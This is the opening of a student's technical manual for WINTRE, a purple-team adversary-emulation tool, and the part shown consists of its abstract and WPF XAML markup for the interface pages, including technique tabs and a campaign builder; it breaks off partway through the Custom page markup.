


WINTRE: AN ADVERSARY EMULATION TOOL

Technical Manual

Student: Martin Earls / C00227207
Supervisor: Richard Butler

Contents

1 ABSTRACT


This document outlines the code that was produced and required in order to run WINTRE for adversary emulation, the functionality of each code piece is described with inline comments where appropriate.

WINTRE involves a C# GUI application that can execute tactics, techniques and procedures (TTPs) based on popular methods utilised by threat actors and advanced persistent threat groups. This app would be used in Purple Team engagements to launch TTPs and produce detailed logs to help an organisation test their detection analytics. This helps to generate indicators of compromise whilst providing documentation for an organisation to help gain visibility over what techniques they're able to detect in their environment and ones they're not able to, in order to improve an organisation's security posture.

2 GUI (XAML/Windows Presentation Foundation)

The following code are the XAML files used to create the interface, comprising of the application's main window and its various pages, each of which are dedicated to specific functionality.


2.1 MainWindow.Xaml



Default view on application startup.

```
<Window x:Class="WINTRE.MainWindow"
        xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
        xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
        xmlns:d="http://schemas.microsoft.com/expression/blend/2008"
        xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006"
        xmlns:local="clr-namespace:WINTRE"
        mc:Ignorable="d"
        Title="WINTRE" Height="720" Width="1280" SizeToContent="WidthAndHeight" Background="#FF30B3C6"
ResizeMode="CanMinimize">
    <Grid Background="#FF1F1C1C">
        <Grid HorizontalAlignment="Left" Height="691" VerticalAlignment="Top" Width="233" Background="#FF1F1C1C">
            <StackPanel HorizontalAlignment="Left" Height="54" Margin="0,291,0,0" VerticalAlignment="Top" Width="233"/>
            <Button x:Name="Execute" Content="Execute" HorizontalAlignment="Left" Margin="123,325,0,0" VerticalAlignment="Top" Width="75"
Click="Execute_Click" Foreground="#FFA3A3A3" Background="#FF4B4B4B" BorderBrush="#FF4B4B4B"/>
            <Button x:Name="Skip" Content="Skip" HorizontalAlignment="Left" Margin="24,325,0,0" VerticalAlignment="Top" Width="75"
Click="Skip_Click" Foreground="#FFA3A3A3" Background="#FF4B4B4B" BorderBrush="#FF4B4B4B"/>
        </Grid>

        <Grid x:Name="ButtonsMainGrid" Margin="10,0,1041.286,401.429">
            <Button x:Name="ButtonTechniques" Content="Techniques" HorizontalAlignment="Left" VerticalAlignment="Top" Width="172"
Height="47" FontSize="24" Click="Button_Click_Techniques" Background="{x:Null}" Foreground="#FF2887B8" Margin="51,25,-0.686,0"
BorderBrush="{x:Null}"/>
            <Button x:Name="ButtonCampaigns" Content="Campaigns" HorizontalAlignment="Left" Margin="51,88,-0.686,0"
VerticalAlignment="Top" Width="172" Height="47" FontSize="24" Background="{x:Null}" Foreground="#FF2887B8"
Click="Button_Click_Campaigns" BorderBrush="{x:Null}"/>
            <Button x:Name="ButtonCustom" Content="Custom" HorizontalAlignment="Left" Margin="51,158,-0.686,0" VerticalAlignment="Top"
Width="172" Height="47" FontSize="24" Background="{x:Null}" Foreground="#FF2887B8" Click="Button_Click_Custom"
BorderBrush="{x:Null}"/>
            <Button x:Name="ButtonReports" Content="Reports" HorizontalAlignment="Left" Margin="51,232,-0.686,0" VerticalAlignment="Top"
Width="172" Height="47" FontSize="24" Background="{x:Null}" Foreground="#FF2887B8" Click="Button_Click_Reports"
BorderBrush="{x:Null}"/>
            <Image HorizontalAlignment="Left" Height="47" VerticalAlignment="Top" Width="51" Margin="0,88,0,0"
Source="pack://siteoforigin:,,,/images/campaigns.png"/>
            <Image HorizontalAlignment="Left" Height="47" VerticalAlignment="Top" Width="51" Margin="0,158,0,0"
Source="pack://siteoforigin:,,,/images/custom.png"/>
            <Image HorizontalAlignment="Left" Height="47" VerticalAlignment="Top" Width="51" Margin="0,232,0,0"
Source="pack://siteoforigin:,,,/images/reports.png">
            </Image>
            <Label Content="ATT&amp;amp;CK" HorizontalAlignment="Left" Margin="0,43,0,0" VerticalAlignment="Top" Height="24" Width="51"
FontFamily="OCR A Extended" FontSize="11.5" Foreground="#FF6E6E6E"/>
        </Grid>
        <ScrollViewer HorizontalAlignment="Left" Height="345" Margin="0,346,0,0" VerticalAlignment="Top" Width="233" >
            <ListBox Name="TechniqueQueue" Background="Black" Height="347" Width="226" BorderBrush="#FF303237" Foreground="White">
                <ListBox.ItemsPanel>
                    <ItemsPanelTemplate>
                        <StackPanel Orientation="Vertical"/>
                    </ItemsPanelTemplate>
                </ListBox.ItemsPanel>
            </ListBox>
        </ScrollViewer>
        <Frame x:Name="Frame" HorizontalAlignment="Left" Height="691" Margin="233,0,0,0" VerticalAlignment="Top" Width="1041"
NavigationUIVisibility="Hidden" Background="#FF1F1C1C"/>

    </Grid>
</Window>
```


2.2 TECHNIQUES.XAML



Techniques page which can be selected from the main window.

```
<Page x:Class="WpfApp1.Page1"
    xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
    xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
    xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006"
    xmlns:d="http://schemas.microsoft.com/expression/blend/2008"
    xmlns:local="clr-namespace:WpfApp1"
    mc:Ignorable="d"
    d:DesignHeight="720" d:DesignWidth="1054"
    Title="Techniques">

   <Grid x:Name="TechGrid"  Background="#FF1F1C1C" HorizontalAlignment="Stretch" VerticalAlignment="Stretch">
      <TabControl x:Name="Tabs" HorizontalAlignment="Left" Height="450" VerticalAlignment="Top" Width="1054" Background="{x:Null}"
SelectionChanged="LoadTechniques">
         <TabItem x:Name="CodeExecution" Header="Code Execution" Background="#FF4B4B4B" Foreground="#FFACACAC">
            <StackPanel>
               <Label Content="Select from Code Execution Techniques:" HorizontalAlignment="Left" VerticalAlignment="Top" Margin="0,0,0,0"
FontSize="16" Foreground="#FF2887B8" FontFamily="Verdana"/>
            </StackPanel>
         </TabItem>
         <TabItem Header="Persistence" Background="#FF4B4B4B" Foreground="#FFACACAC">
            <StackPanel>
               <Label Content="Select from Persistence Techniques:" HorizontalAlignment="Left" VerticalAlignment="Top" Margin="0,0,0,0"
FontSize="16" Foreground="#FF2887B8" FontFamily="Verdana"/>

            </StackPanel>
         </TabItem>
         <TabItem Header="Defence Evasion" FontFamily="Verdana" Background="#FF4B4B4B" Foreground="#FFACACAC">
            <StackPanel>
               <Label Content="Select from Defence Evasion Techniques:" HorizontalAlignment="Left" VerticalAlignment="Top" Margin="0,0,0,0"
FontSize="16" Foreground="#FF2887B8"/>

            </StackPanel>
         </TabItem>
         <TabItem Header="Credential Theft" Background="#FF4B4B4B" Foreground="#FFACACAC">
            <StackPanel>
               <Label Content="Select from Credential Theft Techniques:" HorizontalAlignment="Left" VerticalAlignment="Top" Margin="0,0,0,0"
FontSize="16" Foreground="#FF2887B8" FontFamily="Verdana"/>

            </StackPanel>
         </TabItem>
         <TabItem Header="Discovery" Background="#FF4B4B4B" Foreground="#FFACACAC">
            <StackPanel>
               <Label Content="Select from Discovery Techniques:" HorizontalAlignment="Left" VerticalAlignment="Top" Margin="0,0,0,0"
FontSize="16" Foreground="#FF2887B8" FontFamily="Verdana"/>

            </StackPanel>
         </TabItem>
         <!--<TabItem Header="Lateral Movement" Background="#FF4B4B4B" Foreground="#FFACACAC">
            <StackPanel>
               <Label Content="Select from Lateral Movement Techniques:" HorizontalAlignment="Left" VerticalAlignment="Top"
Margin="0,0,0,0" FontSize="16" Foreground="#FF2887B8" FontFamily="Verdana"/>

            </StackPanel>
         </TabItem>-->
         <TabItem Header="Collection" FontFamily="Verdana" Background="#FF4B4B4B" Foreground="#FFACACAC">
            <StackPanel>
               <Label Content="Select from Collection Techniques:" HorizontalAlignment="Left" VerticalAlignment="Top" Margin="0,0,0,0"
FontSize="16" Foreground="#FF2887B8"/>

            </StackPanel>
         </TabItem>
         <TabItem Header="Data Exfiltration" Background="#FF4B4B4B" Foreground="#FFACACAC">
            <StackPanel>
               <Label Content="Select from Data Exfiltration Techniques:" HorizontalAlignment="Left" VerticalAlignment="Top" Margin="0,0,0,0"
FontSize="16" Foreground="#FF2887B8" FontFamily="Verdana"/>

            </StackPanel>
         </TabItem>
         <TabItem Header="Command and Control" Background="#FF4B4B4B" Foreground="#FFACACAC">
            <StackPanel>
               <Label Content="Select from Command and Control Techniques:" HorizontalAlignment="Left" VerticalAlignment="Top"
Margin="0,0,0,0" FontSize="16" Foreground="#FF2887B8" FontFamily="Verdana"/>
```


2.3 CAMPAIGNS.XAML



Campaigns Page view.

```
<Page x:Class="WpfApp1.Page5"
    xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
    xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
    xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006"
    xmlns:d="http://schemas.microsoft.com/expression/blend/2008"
    mc:Ignorable="d"
    d:DesignHeight="720" d:DesignWidth="1054"
    Title="Page5">

   <Grid Background="#FF1F1C1C">
      <TabControl x:Name="CampaignTabs" HorizontalAlignment="Left" Height="688" VerticalAlignment="Top" Width="1054"
Background="#FF4B4B4B" BorderBrush="#FF4B4B4B">
         <TabItem Header="Create Campaign" Background="#FF4B4B4B" Foreground="#FFACACAC">
            <Grid Background="#FF1F1C1C">
            <Grid.ColumnDefinitions>
                  <ColumnDefinition Width="352*"/>
                  <ColumnDefinition Width="663*"/>
               </Grid.ColumnDefinitions>
               <Button x:Name="clearCampaignFields" Content="Clear Fields" HorizontalAlignment="Left" Margin="158,106,0,0"
VerticalAlignment="Top" Width="112" Click="ClearCampaignFields_Click" Grid.Column="1" Background="#FF4B4B4B"
Foreground="#FFACACAC" Height="24"/>
               <Button x:Name="SelectTechniquesForCampaign" Content="Add Technique" HorizontalAlignment="Left" Margin="158.5,335,0,0"
VerticalAlignment="Top" Width="112" Click="SelectTechniquesForCampaign_Click" Grid.Column="1" Foreground="#FFACACAC"
Background="#FF4B4B4B" Height="24"/>
               <Label Content="Campaign Title:" HorizontalAlignment="Left" Margin="31,46,0,0" VerticalAlignment="Top"
Foreground="#FF2887B8" FontSize="16"/>
               <Label Content="Campaign Description:" HorizontalAlignment="Left" Margin="31,164,0,0" VerticalAlignment="Top"
Foreground="#FF2887B8" FontSize="16"/>
               <Label Content="Techniques Summary:" HorizontalAlignment="Left" Margin="158,379,0,0" VerticalAlignment="Top"
Foreground="#FF2887B8" Grid.Column="1" FontSize="16"/>
               <Label Content="Tactics Summary:" HorizontalAlignment="Left" Margin="31,379,0,0" VerticalAlignment="Top"
Foreground="#FF2887B8" FontSize="16"/>
               <Button x:Name="SaveCampaign" Content="Save Campaign" HorizontalAlignment="Left" Margin="158,77,0,0"
VerticalAlignment="Top" Width="111" Grid.Column="1" Background="#FF4B4B4B" Foreground="#FFACACAC" Height="24"
Click="SaveCampaign_Click"/>
               <TextBox x:Name="CampaignTitle" HorizontalAlignment="Left" Height="67" Margin="31,77,0,0" TextWrapping="Wrap"
VerticalAlignment="Top" Width="429" Grid.ColumnSpan="2" Background="#FF4B4B4B" Foreground="#FFA3A3A3"
BorderBrush="#FF4B4B4B"/>
               <TextBox x:Name="CampaignDesc" HorizontalAlignment="Left" Height="164" Margin="31,195,0,0" TextWrapping="Wrap"
VerticalAlignment="Top" Width="429" Grid.ColumnSpan="2" Background="#FF4B4B4B" Foreground="#FFA3A3A3"
BorderBrush="#FF4B4B4B"/>
               <ComboBox x:Name="SelectedTactic" HorizontalAlignment="Left" Margin="158.5,195,0,0" VerticalAlignment="Top" Width="428"
Height="28" Grid.Column="1"/>
               <ComboBox x:Name="SelectedTechnique" HorizontalAlignment="Left" Margin="158.5,259,0,0" VerticalAlignment="Top"
Width="428" Height="28" DropDownOpened="LoadTechniques" Grid.Column="1"/>
               <Label Content="1. Select tactic:" HorizontalAlignment="Left" Margin="158.5,164,0,0" VerticalAlignment="Top"
Foreground="#FF2887B8" Grid.Column="1" FontSize="16"/>
               <Label Content="2. Select technique:" HorizontalAlignment="Left" Margin="158.5,228,0,0" VerticalAlignment="Top"
Foreground="#FF2887B8" Grid.Column="1" FontSize="16"/>
               <TextBlock x:Name="TacticsSummary" HorizontalAlignment="Left" Margin="31,410,0,0" TextWrapping="Wrap"
VerticalAlignment="Top" Height="240" Width="429" Background="#FF4B4B4B" Grid.ColumnSpan="2" Foreground="#FFA3A3A3"/>
               <TextBlock x:Name="TechniquesSummary" HorizontalAlignment="Left" Margin="158,410,0,0" TextWrapping="Wrap"
VerticalAlignment="Top" Height="240" Width="429" Background="#FF4B4B4B" Grid.Column="1" Foreground="#FFA3A3A3"/>
            </Grid>
         </TabItem>
         <TabItem Header="View Campaigns" Background="#FF4B4B4B" Foreground="#FFACACAC" MouseLeftButtonUp="Reload">
            <Grid Background="#FF1F1C1C">
               <Label Content="Double click the campaign you'd like to run to load its techniques into the queue:" HorizontalAlignment="Left"
Margin="10,12,0,0" VerticalAlignment="Top" Foreground="#FF2887B8" FontSize="16" Cursor=""/>
               <DataGrid x:Name="Campaigns" SelectionMode="Single" HorizontalAlignment="Left" Height="601" Margin="10,49,0,0"
VerticalAlignment="Top" Width="1012" Background="#FF4B4B4B" AlternatingRowBackground="#FF4B4B4B" RowBackground="#FF606060"
AlternationCount="2" MouseDoubleClick="LoadCampaignIntoQueue"/>
            </Grid>
         </TabItem>
      </TabControl>
   </Grid>
</Page>
```


2.4 CUSTOM.XAML



Custom page used to generate custom techniques.

```
<Page x:Class="WpfApp1.Page3"
    xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
    xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
    xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006"
    xmlns:d="http://schemas.microsoft.com/expression/blend/2008"
    mc:Ignorable="d"
    d:DesignHeight="720" d:DesignWidth="1054"
    Title="Page3">

   <Grid Background="#FF1F1C1C">
       <Label Content="Technique Name:" HorizontalAlignment="Left" Margin="10,10,0,0" VerticalAlignment="Top" Height="40"
Width="240" FontSize="22" Foreground="#FF2887B8" FontFamily="Verdana"/>
       <Label Content="MITRE ATT&amp;amp;CK ID:" HorizontalAlignment="Left" Margin="10,50,0,0" VerticalAlignment="Top" Height="40"
Width="240" FontSize="22" Foreground="#FF2887B8" FontFamily="Verdana"/>
       <Label Content="Elevated privileges:" HorizontalAlignment="Left" Margin="10,90,0,0" VerticalAlignment="Top" Height="40"
Width="240" FontSize="22" Foreground="#FF2887B8" FontFamily="Verdana"/>
       <Label Content="Category/Tactic:" HorizontalAlignment="Left" Margin="10,130,0,0" VerticalAlignment="Top" Height="40"
Width="240" FontSize="22" Foreground="#FF2887B8" FontFamily="Verdana"/>
       <Label Content="Selected Template:" HorizontalAlignment="Left" Margin="10,170,0,0" VerticalAlignment="Top" Height="40"
Width="240" FontSize="22" Foreground="#FF2887B8" FontFamily="Verdana"/>
       <TextBox x:Name="TechniqueName" HorizontalAlignment="Left" Height="40" Margin="255,10,0,0" TextWrapping="Wrap"
Text="e.g. Local Account Discovery" VerticalAlignment="Top" Width="475" FontSize="22" Foreground="#FFA3A3A3"
Background="#FF4B4B4B" BorderBrush="#FF4B4B4B"/>
       <TextBox x:Name="ID" HorizontalAlignment="Left" Height="40" Margin="255,50,0,0" TextWrapping="Wrap" Text="e.g. T1087"
VerticalAlignment="Top" Width="185" FontSize="22" Foreground="#FFA3A3A3" Background="#FF4B4B4B"
BorderBrush="#FF4B4B4B"/>
       <ComboBox x:Name="Elevated" HorizontalAlignment="Left" Margin="255,90,0,0" VerticalAlignment="Top" Width="185"
Height="40" FontSize="16" Background="#FFACACAC">
           <ComboBoxItem>No</ComboBoxItem>
           <ComboBoxItem>Yes</ComboBoxItem>
       </ComboBox>
       <ComboBox x:Name="SelectedTactic" HorizontalAlignment="Left" Margin="255,130,0,0" VerticalAlignment="Top" Width="185"
Height="40" FontSize="16">
           <ComboBoxItem>Code Execution</ComboBoxItem>
           <ComboBoxItem>Persistence</ComboBoxItem>
           <ComboBoxItem>Defence Evasion</ComboBoxItem>
           <ComboBoxItem>Credential Theft</ComboBoxItem>
           <ComboBoxItem>Discovery</ComboBoxItem>
           <ComboBoxItem>Collection</ComboBoxItem>
           <ComboBoxItem>Data Exfiltration</ComboBoxItem>
           <ComboBoxItem>Command and Control</ComboBoxItem>
